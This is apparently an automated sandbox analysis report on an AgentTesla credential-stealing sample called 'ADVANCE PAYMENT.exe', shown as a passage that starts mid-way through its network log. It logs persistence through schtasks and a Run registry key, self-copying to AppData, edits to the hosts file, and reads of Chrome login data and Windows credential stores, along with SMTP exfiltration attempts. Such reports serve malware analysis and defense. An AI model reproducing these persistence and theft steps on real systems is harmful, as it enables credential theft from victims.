May 12, 2021 19:31:07.525000095 CEST	587	49737	94.130.249.226	192.168.2.5	535 Incorrect authentication data
May 12, 2021 19:31:07.526365042 CEST	49737	587	192.168.2.5	94.130.249.226	MAIL FROM:<info@medamanagement.com>
May 12, 2021 19:31:07.595570087 CEST	587	49737	94.130.249.226	192.168.2.5	550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: ADVANCE PAYMENT.exe PID: 5792 Parent PID: 5620

General

Start time:	19:29:08
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ADVANCE PAYMENT.exe'
Imagebase:	0xa60000
File size:	747008 bytes
MD5 hash:	5F7FAFFD15D103A7084B067984180D68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.235733072.0000000002E51000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.238500128.0000000003E59000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.238500128.0000000003E59000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming\ADIOBurIGIpuIV.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C8D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpE65C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C8D7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ADVANCE PAYMENT.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD9C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE65C.tmp	success or wait	1	6C8D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ADIOBurIGIpulV.exe	unknown	747008	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0f 01 aa 96 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 5c 0b 00 00 08 00 00 00 00 00 00 be 7a 0b 00 00 20 00 00 00 80 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L................. ....0..\...........z... ....@.. ....@................	success or wait	1	6C8D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\tmpE65C.tmp	unknown	1651	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.mic roso ft.com/windows/2004/02/m it/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.892 9027</Date>.. <Author>compu ter\user</Author>.. </RegistrationI	success or wait	1	6C8D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ADVANCE PAYMENT.exe.log	unknown	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DD9C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Users\user\Desktop\ADVANCE PAYMENT.exe	unknown	747008	success or wait	1	6C8D1B4F	ReadFile

Analysis Process: schtasks.exe PID: 4652 Parent PID: 5792

General

Start time:	19:29:13
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ADIOBurIGIpuIV' /XML 'C:\Users\user\AppData\Local\Temp\tmpE65C.tmp'
Imagebase:	0xa60000
File size:	185856 bytes

MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE65C.tmp	unknown	2	success or wait	1	A6AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE65C.tmp	unknown	1652	success or wait	1	A6ABD9	ReadFile

Analysis Process: conhost.exe PID: 4728 Parent PID: 4652

General

Start time:	19:29:14
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: ADVANCE PAYMENT.exe PID: 4584 Parent PID: 5792

General

Start time:	19:29:14
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x3d0000
File size:	747008 bytes
MD5 hash:	5F7FAFFD15D103A7084B067984180D68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: ADVANCE PAYMENT.exe PID: 2968 Parent PID: 5792

General

Start time:	19:29:15
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe

Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x200000
File size:	747008 bytes
MD5 hash:	5F7FAFFD15D103A7084B067984180D68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: ADVANCE PAYMENT.exe PID: 4496 Parent PID: 5792

General

Start time:	19:29:15
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x880000
File size:	747008 bytes
MD5 hash:	5F7FAFFD15D103A7084B067984180D68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.496550935.0000000002BC1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.488696376.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.488696376.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming\kprUEGC	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C8DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C8DDD66	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C8DDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	success or wait	1	5E8B9FA	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0f 01 aa 96 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 5c 0b 00 00 08 00 00 00 00 00 00 be 7a 0b 00 00 20 00 00 00 80 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L................ ....0..\...........z... ....@.. ....@................	success or wait	3	6C8DDD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C8DDD66	CopyFileW
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6C8D1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\baf77671-7d9f-4e1b-ae34-99e133f6643f	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6C8D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C8D1B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	kprUEGC	unicode	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	success or wait	1	6C8D646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	kprUEGC	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6C8DDE2E	RegSetValueExW

Analysis Process: kprUEGC.exe PID: 3132 Parent PID: 3472

General

Start time:	19:29:52
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0xfa0000
File size:	747008 bytes
MD5 hash:	5F7FAFFD15D103A7084B067984180D68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000002.337399242.0000000004379000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000017.00000002.337399242.0000000004379000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 30%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp976C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C8D7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD9C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp976C.tmp	success or wait	1	6C8D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp976C.tmp	unknown	1651	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationI	success or wait	1	6C8D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	unknown	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DD9C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile

Analysis Process: schtasks.exe PID: 6032 Parent PID: 3132

General

Start time:	19:29:59
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ADIOBurIGIpuIV' /XML 'C:\Users\user\AppData\Local\Temp\tmp976C.tmp'
Imagebase:	0xf40000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp976C.tmp	unknown	2	success or wait	1	F4AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp976C.tmp	unknown	1652	success or wait	1	F4ABD9	ReadFile

Analysis Process: conhost.exe PID: 5596 Parent PID: 6032

General

Start time:	19:29:59
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 5692 Parent PID: 3132

General

Start time:	19:30:00
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x9b0000
File size:	747008 bytes
MD5 hash:	5F7FAFFD15D103A7084B067984180D68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001A.00000002.357183186.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001A.00000002.357183186.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001A.00000002.359274645.0000000002E31000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001A.00000002.359274645.0000000002E31000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile
